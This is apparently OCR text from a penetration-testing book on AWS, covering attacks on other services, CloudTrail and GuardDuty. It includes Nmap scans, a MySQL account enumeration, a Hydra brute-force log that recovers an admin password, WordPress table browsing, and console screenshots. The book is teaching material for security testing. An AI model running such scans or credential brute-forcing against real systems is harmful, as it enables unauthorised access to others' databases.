



```
Nmap scan report for                                        (1          1)
Host is up (0.00027s latency).
rDNS record for 1
Not shown: 999 filtered ports
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 02:41:79:87:1F:1C (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
           Raw packets sent: 2002 (88.072KB) | Rcvd: 4 (160B)
```


```
Nmap scan report for                                    (          )
Host is up, received arp-response (0.00043s latency).
rDNS record for
Scanned at 2019-02-10 21:43:31 UTC for 4s

PORT     STATE SERVICE REASON         VERSION
3306/tcp open  mysql   syn-ack ttl 255 MySQL 5.6.40-log
| mysql-info:
|   Protocol: 10
|   Version: 5.6.40-log
|   Thread ID: 300
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolOld, Support41Auth, SupportsLoadDataLocal, LongPassword, SupportsCompression, SupportsTra
nsactions, IgnoreSigpipes, DontAllowDatabaseTableColumn, InteractiveClient, FoundRows, LongColumnFlag, Speaks41ProtocolNew, Swit
chToSSLAfterHandshake, IgnoreSpaceBeforeParenthesis, ODBCClient, ConnectWithDatabase, SupportsAuthPlugins, SupportsMultipleStatm
ents, SupportsMultipleResults
|   Status: Autocommit
|   S
|_  Auth Plugin Name: 83
```

```
PORT     STATE SERVICE REASON          VERSION
3306/tcp open  mysql   syn-ack ttl 255 MySQL 5.6.40-log
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 5.6.40-log
|   Thread ID: 305
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, SupportsCompression, SwitchToSSLAfterHandshake, IgnoreSpaceBeforeParenthesis, SupportsTran
sactions, IgnoreSigpipes, FoundRows, InteractiveClient, LongColumnFlag, LongPassword, Speaks41ProtocolNew, ConnectWithDatabase,
SupportsLoadDataLocal, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, ODBCClient, SupportsMultipleResults, SupportsMultipleS
tatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: d>F%%(;2%`99Tw|,a'<8
|_  Auth Plugin Name: 83
```


```
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-02-10 17:20:55
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking mysql://vulndb.cu4xcpdee5ku.us-east-2.rds.amazonaws.com:3306/
[3306][mysql] host:                                    login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-02-10 17:20:57
```


Database changed
MySQL [newblog]> show tables;
| Tables_in_newblog |
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
12 rows in set (0.001 sec)
MySQL [newblog]>


Chapter 14: Targeting Other Services




```
root:~# nmap -sV -p 22 ec2-34-221-86-204.us-west-2.compute.amazonaws.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-26 14:47 EST
Nmap scan report for ec2-34-221-86-204.us-west-2.compute.amazonaws.com (34.221.86.204)
Host is up (0.0023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```




```
root:~# cfn_nag_scan --input-path ./template.json
------------------------------------------------------------
./template.json
------------------------------------------------------------------------------------------------------------------------
| WARN W9
|
| Resources: ["WebServerSecurityGroup"]
|
| Security Groups found with ingress cidr that is not /32
------------------------------------------------------------
| WARN W2
|
| Resources: ["WebServerSecurityGroup"]
|
| Security Groups found with cidr open to world on ingress.  This should never be true on instance.  Permissible on ELB
------------------------------------------------------------
| FAIL F1000
|
| Resources: ["WebServerSecurityGroup"]
|
| Missing egress rule means all traffic is allowed outbound.  Make this explicit if it is desired configuration

Failures count: 1
Warnings count: 2
```





```
root:~# docker images
REPOSITORY                                                      TAG         IMAGE ID      CREATED        SIZE
[redacted].dkr.ecr.us-west-2.amazonaws.com/example-repo         latest      ce25c7293564  2 weeks ago    95MB
```


```
root:~# docker run -it --entrypoint /bin/bash [redacted].dkr.ecr.us-west-2.amazonaws.com/example-repo:latest
root@8b382de4efbc:/data#
```

Chapter 15: Pentesting CloudTrail








Storage location
Create a new S3 bucket
Yes
No
S3 bucket*
example-for-cloudtrail-logs
Advanced
Log file prefix
Location: /AWSLogs/216825089941/CloudTrail/us-east-1
Encrypt log files with SSE-KMS
Yes
No
Create a new KMS key
Yes
No
KMS key*
CloudTrail-Encryption-Key
KMS key and S3 bucket must be in the same region.
Enable log file validation
Yes
No
Send SNS notification for every log file delivery
Yes
No
* Required field
Additional charges may apply
Create


CloudTrail
Dashboard
Event history
Trails
Event history
Your event history contains the activities taken by people, groups, or AWS services in supported services in your AWS account. By default, the view filters out read-only events. You can change or remove that filter, or apply other filters.
You can view the last 90 days of events. Choose an event to view more information about it. To view a complete log of your CloudTrail events, create a trail and then go to your Amazon S3 bucket or CloudWatch Logs. Learn more
Can't find what you're looking for? Run advanced queries in Amazon Athena
Filter:
Select attribute
Enter lookup value
Time range:
Select time range
Event time
User name
Event name
Resource name

```
PS C:\> aws appstream describe-fleets --region us-west-2 --profile SpaceCrab

An error occurred (AccessDeniedException) when calling the DescribeFleets opera
tion: User: arn:aws:iam::[redacted]:user/SpaceCrab/Test is not authorized to
perform: appstream:DescribeFleets on resource: arn:aws:appstream:us-west-2:[redacted]
:fleet/*
```

Chapter 16: GuardDuty




Step 1: Create rule
Create rules to invoke Targets based on Events happening in your AWS environment.
Event Source
Build or customize an Event Pattern or set a Schedule to invoke Targets.
Event Pattern
Schedule
Build event pattern to match events by service
Service Name
GuardDuty
Event Type
GuardDuty Finding
Event Pattern Preview
Copy to clipboard
Edit
{
"source": [
"aws.guardduty"
],
"detail-type": [
"GuardDuty Finding"
]
}
Targets
Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.
Lambda function
Function*
ExampleFunction
Configure version/alias
Configure input
Add target*

List management

Trusted IP lists

Trusted IP lists consist of IP addresses that are whitelisted for secure communication with your AWS environment. GuardDuty does not generate findings for IP addresses that are included in trusted IP lists. Learn more

Add a trusted IP list

List name	List file URL	Format	Active

Trusted IP lists
Trusted IP lists consist of IP addresses that are whitelisted for secure communication with your AWS environment. GuardDuty does not generate findings for IP addresses that are included in trusted IP lists. Learn more

Threat lists

Threat lists consist of known malicious IP addresses. GuardDuty generates findings for IP addresses that are included in threat lists. Learn more


Add a threat list


List name	List file URL	Format	Active

